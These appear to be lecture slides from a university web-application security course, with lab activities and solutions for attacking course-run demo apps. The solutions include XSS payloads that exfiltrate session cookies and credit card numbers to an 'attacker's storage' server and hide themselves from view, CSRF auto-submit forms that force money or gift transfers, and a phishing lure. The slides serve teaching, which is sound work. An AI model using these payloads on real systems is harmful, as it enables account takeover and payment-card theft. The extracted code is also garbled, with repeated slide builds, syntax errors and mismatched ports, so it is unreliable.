

# Session, Cookie, and Web Security

Building Modern Web Applications - CPEN322

Karthik Pattabiraman  
Kumseok Jung



## Activity #1: Cross-site Scripting

- **Scenario:** You have discovered a XSS vulnerability on an instant messaging application. You want to **launch a mass XSS attack** to steal all the cookies of the logged in users and gain access to their personal information.



CPEN322 Forum Web App is at: <http://3.96.141.132:4000>

Your personal storage is at: <http://3.96.141.132:8080/USERNAME>

To push data to your storage, use:

<http://3.96.141.132:8080/USERNAME/push?access=StudentNumber&text=DATA>

To access your storage, include your student number in the query string:

<http://3.96.141.132:8080/USERNAME?access=StudentNumber>

## Activity #1: Cross-site Scripting

### Solution

```
Hello  everyone
```



## Activity #2: Cross-site Request Forgery

- **Scenario:** You have discovered a CSRF vulnerability in the CPEN322 Bank App. You want to phish a victim into clicking a link, so that it transfers her money to your account.



CPEN322 Bank is at: <http://3.96.141.132:5000>

Your personal storage is at: <http://3.96.141.132:8080/USERNAME>

To create a malicious form, go to: <http://3.96.141.132:8080/USERNAME/form/edit>

To view your malicious form, go to: <http://3.96.141.132:8080/USERNAME/form>

To phish a victim, go to: <http://3.96.141.132:4000>

## Activity #2: Cross-site Request Forgery

### Solution

*Form Served at* `http://3.96.141.132:8080/USERNAME/form`



```
<html><head></head>
<body>
  <form action="http://3.96.141.132:5000/transfer" method="POST">
    <input name="target" value="USERNAME"/>
    <input type="number" name="amount" min="0" value="1000"/>
    <input type="submit" value="Submit"/>
  </form>
  <script>window.onload = ()=> { document.forms[0].submit() }</script>
</body>
</html>
```

## Activity #2: Cross-site Request Forgery

### Solution

*Phishing Link to* `http://3.96.141.132:8080/USERNAME/form`



`<a href="http://3.96.141.132:8080/USERNAME/form">Click here</a>` to win!

## Activity #3: Mount your own attack

- **Scenario:** You are one of the beta-testers for a new social media app. Your job is to discover vulnerabilities and demonstrate them by exploiting them.
  - There are other beta-testers who are online. You are free to exploit each other.



CPEN322 Social Media App is at: <http://3.96.141.132:7000>

Your personal storage and form server are still available (same as previous activities)

## Activity #3: Mount your own attack

### Solution



Vulnerabilities:

1. XSS vulnerability in the public chat view
2. CSRF vulnerability at:
  - a. GET /account
  - b. POST /buy
  - c. POST /gift

## Activity #3: Mount your own attack

### Solution



#### Attacks:

1. Cookie stealing / session hijacking (XSS attack)
2. Stealing the payment card information (XSS attack)
3. Sending gifts through the POST /gift endpoint (XSS attack)
4. Phishing other users into sending gifts (CSRF attack)

## Activity #3: Mount your own attack

### Solution #1 - invisible XSS attack, stealing cookie



```

```

## Activity #3: Mount your own attack

### Solution #1 - invisible XSS attack, stealing cookie



```
document.querySelector('.thread')  
  .removeChild(document.querySelector('.thread').lastChild)  
fetch('http://3.96.141.132:8080/USERNAME/push?access=StudentNumber&text=' +  
document.cookie)
```

## Activity #3: Mount your own attack

### Solution #1 - invisible XSS attack, stealing cookie

```
document.querySelector('.thread')  
  .removeChild(document.querySelector('.thread').lastChild)  
fetch('http://3.96.141.132:8080/USERNAME/push?access=StudentNumber&text=' +  
document.cookie)
```

Remove rendered message HTML from the page (makes this attack completely invisible)



## Activity #3: Mount your own attack

### Solution #1 - invisible XSS attack, stealing cookie

```
document.querySelector('.thread')  
  .removeChild(document.querySelector('.thread').lastChild)
```

```
fetch('http://3.96.141.132:8080/USERNAME/push?access=StudentNumber&text=' +  
document.cookie)
```

Remove rendered message HTML from the page (makes this attack completely invisible)

Attacker's storage



## Activity #3: Mount your own attack

### Solution #1 - invisible XSS attack, stealing cookie

```
document.querySelector('.thread')  
  .removeChild(document.querySelector('.thread').lastChild)
```

```
fetch('http://3.96.141.132:8080/USERNAME/push?access=StudentNumber&text=' +  
document.cookie)
```

Remove rendered message HTML from the page (makes this attack completely invisible)

Victim's session cookie

Attacker's storage



## Activity #3: Mount your own attack

### Solution #2 - invisible XSS attack, stealing credit card number



```
 resp.json()).then(data =>
fetch('http://3.96.141.132:8080/USERNAME/push?access=StudentNum
ber&text=' + data.paymentCard))"/>
```

## Activity #3: Mount your own attack

### Solution #2 - invisible XSS attack, stealing credit card number



```
document.querySelector('.thread')
  .removeChild(document.querySelector('.thread').lastChild)
fetch('/account').then(resp => resp.json())
  .then(data =>
    fetch('http://3.96.141.132:8080/USERNAME/push?access=StudentNumber&text=' +
      data.paymentCard)
  )))
```

## Activity #3: Mount your own attack

### Solution #2 - invisible XSS attack, stealing credit card number



Request made from  
victim's session

```
document.querySelector('.thread')  
  .removeChild(document.querySelector('.thread').lastChild)  
  fetch('/account') then(resp => resp.json())  
    .then(data =>  
      fetch('http://3.96.141.132:8080/USERNAME/push?access=StudentNumber&text=' +  
        data.paymentCard)  
    ))
```

## Activity #3: Mount your own attack

### Solution #2 - invisible XSS attack, stealing credit card number




```
document.querySelector('.thread')
    .removeChild(document.querySelector('.thread').lastChild)
    .then(fetch('/account')) then(response => response.json())
    .then(data => {
        fetch('http://3.96.141.132:8080/USERNAME/push?access=StudentNumber&text=' +
            data.paymentCard)
    })
```

Request made from victim's session

Victim's account data

## Activity #3: Mount your own attack

### Solution #2 - invisible XSS attack, stealing credit card number



## Activity #3: Mount your own attack

### Solution #3 - invisible XSS attack, forcing a “gift” request



```
 resp.json()).then(data => fetch('/gift', { method: 'POST',
headers: { 'Content-Type': 'application/json', 'Accept':
'application/json' }, body: JSON.stringify({ recipient:
'USERNAME', points: 100, payment: data.paymentCard }) })))"/>
```

## Activity #3: Mount your own attack

### Solution #3 - invisible XSS attack, forcing a “gift” request



```
document.querySelector('.thread')
  .removeChild(document.querySelector('.thread').lastChild)
fetch('/account').then(resp => resp.json())
  .then(data => fetch('/gift', {
    method: 'POST',
    headers: { /* omitted for brevity */ },
    body: JSON.stringify({
      recipient: 'USERNAME', points: 100, payment: data.paymentCard
    })
  })))
```

## Activity #3: Mount your own attack

### Solution #3 - invisible XSS attack, forcing a “gift” request



Request made from  
victim's session

```
document.querySelector('.thread')  
  .removeChild(document.querySelector('.thread').lastChild)  
  .then(fetch('/account')) then(resp => resp.json())  
    .then(data => fetch('/gift', {  
      method: 'POST',  
      headers: { /* omitted for brevity */ },  
      body: JSON.stringify({  
        recipient: 'USERNAME', points: 100, payment: data.paymentCard  
      })  
    })))
```

## Activity #3: Mount your own attack

### Solution #3 - invisible XSS attack, forcing a “gift” request



Request made from  
victim's session

Victim's account data

```
document.querySelector('.thread')
  .removeChild(document.querySelector('.thread'))
  .then(fetch('/account')) then(resp => resp.json())
    .then(data => fetch('/gift', {
      method: 'POST',
      headers: { /* omitted for brevity */ },
      body: JSON.stringify({
        recipient: 'USERNAME', points: 100, payment: data.paymentCard
      })
    }))
```

## Activity #3: Mount your own attack

### Solution #3 - invisible XSS attack, forcing a “gift” request



```
document.querySelector('.thread')
  .removeChild(document.querySelector('.thread').firstChild)
  .then(fetch('/account')) then(resp => resp.json())
    .then(data => fetch('/gift', {
      method: 'POST',
      headers: { /* omitted for brevity */ },
      body: JSON.stringify({
        recipient: 'USERNAME', points: 100, payment: data.paymentCard
      })
    )))
```

Request made from victim's session

Victim's account data

Request made from victim's session

## Activity #3: Mount your own attack

### Solution #3 - invisible XSS attack, forcing a “gift” request



```
document.querySelector('.thread')
  .removeChild(document.querySelector('.thread').firstChild)
  .then(fetch('/account')) then(resp => resp.json())
    .then(data => fetch('/gift', {
      method: 'POST',
      headers: { /* omitted for brevity */ },
      body: JSON.stringify({
        recipient: 'USERNAME', points: 100, payment: data.paymentCard
      })
    })
  )))
```

Request made from victim's session

Victim's account data

Request made from victim's session

Request payload

## Activity #3: Mount your own attack

### Solution #3 - invisible XSS attack, forcing a “gift” request



```
document.querySelector('.thread')
    .removeChild(document.querySelector('#threadChild'))
    .then(fetch('/account')) then(resp => resp.json())
    .then(data => fetch('/gift', {
        method: 'POST',
        headers: { /* omitted for brevity */ },
        body: JSON.stringify({
            recipient: 'USERNAME', points: 100, payment: data.paymentCard
        })
    }))
```

Request made from victim's session

Victim's account data

Request made from victim's session

Request payload

Attacker's account

Victim's credit card number

## Activity #3: Mount your own attack

### Solution #4 - CSRF attack, forcing a “gift” form submission

*Form Served at* `http://3.96.141.132:8080/USERNAME/form`



```
<html><head></head><body>
  <form action="http://3.96.141.132:8005/gift" method="POST">
    <input name="recipient" value="USERNAME"/>
    <input type="number" name="points" min="0" value="100"/>
    <input name="payment" value=""/>
    <input type="submit" value="Submit"/>
  </form>
  <script>window.onload = () => {
    fetch('http://3.96.141.132:8005/account', { credentials: 'include' })
      .then(resp => resp.json()).then(data => {
        document.querySelector('input[name=payment]').value = data.paymentCard;
        document.forms[0].submit()
      })</script></body><html>
```

## Activity #3: Mount your own attack

### Solution #4 - CSRF attack, forcing a “gift” form submission

*Form Served at* `http://3.96.141.132:8080/USERNAME/form`



```
<html><head></head><body>
```

```
<form action="http://3.96.141.132:8005/gift" method="POST">
  <input name="recipient" value="USERNAME"/>
  <input type="number" name="points" min="0" value="100"/>
  <input name="payment" value=""/>
  <input type="submit" value="Submit"/>
</form>
```

Form to be submitted  
by the victim

```
<script>window.onload = () => {
  fetch('http://3.96.141.132:8005/account', { credentials: 'include' })
    .then(resp => resp.json()).then(data => {
      document.querySelector('input[name=payment]').value = data.paymentCard;
      document.forms[0].submit()
    })</script></body><html>
```

## Activity #3: Mount your own attack

### Solution #4 - CSRF attack, forcing a “gift” form submission

*Form Served at* `http://3.96.141.132:8080/USERNAME/form`



```
<html><head></head><body>
```

```
<form action="http://3.96.141.132:8005/gift" method="POST">
  <input name="recipient" value="USERNAME"/>
  <input type="number" name="points" min="0" value="100"/>
  <input name="payment" value=""/>
  <input type="submit" value="Submit"/>
</form>
```

Form to be submitted  
by the victim

Credit card number  
needs to be filled in

```
<script>window.onload = () => {
  fetch('http://3.96.141.132:8005/account', { credentials: 'include' })
    .then(resp => resp.json()).then(data => {
      document.querySelector('input[name=payment]').value = data.paymentCard;
      document.forms[0].submit()
    })</script></body><html>
```

## Activity #3: Mount your own attack

### Solution #4 - CSRF attack, forcing a “gift” form submission

*Form Served at* `http://3.96.141.132:8080/USERNAME/form`



```
<html><head></head><body>
```

```
<form action="http://3.96.141.132:8005/gift" method="POST">
  <input name="recipient" value="USERNAME"/>
  <input type="number" name="points" min="0" value="100"/>
  <input name="payment" value=""/>
  <input type="submit" value="Submit"/>
</form>
```

Form to be submitted  
by the victim

Credit card number  
needs to be filled in

```
<script>window.onload = () => {
  fetch('http://3.96.141.132:8005/account', { credentials: 'include' })
    .then(resp => resp.json()).then(data => {
      document.querySelector('input[name=payment]').value = data.paymentCard;
      document.forms[0].submit()
    })</script></body><html>
```

Fetch account  
information using  
the victim's session  
cookie

## Activity #3: Mount your own attack

### Solution #4 - CSRF attack, forcing a “gift” form submission

*Form Served at* `http://3.96.141.132:8080/USERNAME/form`



```
<html><head></head><body>
```

```
<form action="http://3.96.141.132:8005/gift" method="POST">
  <input name="recipient" value="USERNAME"/>
  <input type="number" name="points" min="0" value="100"/>
  <input name="payment" value=""/>
  <input type="submit" value="Submit"/>
```

Form to be submitted  
by the victim

Credit card number  
needs to be filled in

Victim's account data

```
<script>window.onload = () => {
  fetch('http://3.96.141.132:8005/account', { credentials: 'include' })
    .then(resp => resp.json()).then(data => {
      document.querySelector('input[name=payment]').value = data.paymentCard;
      document.forms[0].submit()
    })</script></body><html>
```

Fetch account  
information using  
the victim's session  
cookie

## Activity #3: Mount your own attack

### Solution #4 - CSRF attack, forcing a “gift” form submission

*Form Served at* `http://3.96.141.132:8080/USERNAME/form`



```
<html><head></head><body>
```

```
<form action="http://3.96.141.132:8005/gift" method="POST">
  <input name="recipient" value="USERNAME"/>
  <input type="number" name="points" min="0" value="100"/>
  <input name="payment" value=""/>
  <input type="submit" value="Submit"/>
```

Form to be submitted  
by the victim

Credit card number  
needs to be filled in

Victim's account data

```
<script>window.onload = () => {
  fetch('http://3.96.141.132:8005/account', { credentials: 'include' })
```

```
.then(resp => resp.json()).then(data => {
```

```
  document.querySelector('input[name=payment]').value = data.paymentCard;
```

```
  document.forms[0].submit()
```

```
})</script></body><html>
```

Fetch account  
information using  
the victim's session  
cookie

Fill in credit card field

## Activity #3: Mount your own attack

### Solution #4 - CSRF attack, forcing a “gift” form submission

*Form Served at* `http://3.96.141.132:8080/USERNAME/form`



```
<html><head></head><body>
```

```
<form action="http://3.96.141.132:8005/gift" method="POST">
  <input name="recipient" value="USERNAME"/>
  <input type="number" name="points" min="0" value="100"/>
  <input name="payment" value=""/>
  <input type="submit" value="Submit"/>
```

Form to be submitted  
by the victim

Credit card number  
needs to be filled in

Victim's account data

```
<script>window.onload = () => {
  fetch('http://3.96.141.132:8005/account', { credentials: 'include' })
```

```
.then(resp => resp.json()).then(data => {
```

```
  document.querySelector('input[name=payment]').value = data.paymentCard;
```

```
  document.forms[0].submit()
```

```
});</script></body><html>
```

Fetch account  
information using  
the victim's session  
cookie

Submit form

Fill in credit card field

## Activity #3: Mount your own attack

### Solution #4 - CSRF attack, forcing a “gift” form submission

*Phishing Link to* `http://3.96.141.132:8080/USERNAME/form`



`<a href="http://3.96.141.132:8080/USERNAME/form">Click here</a>` to win!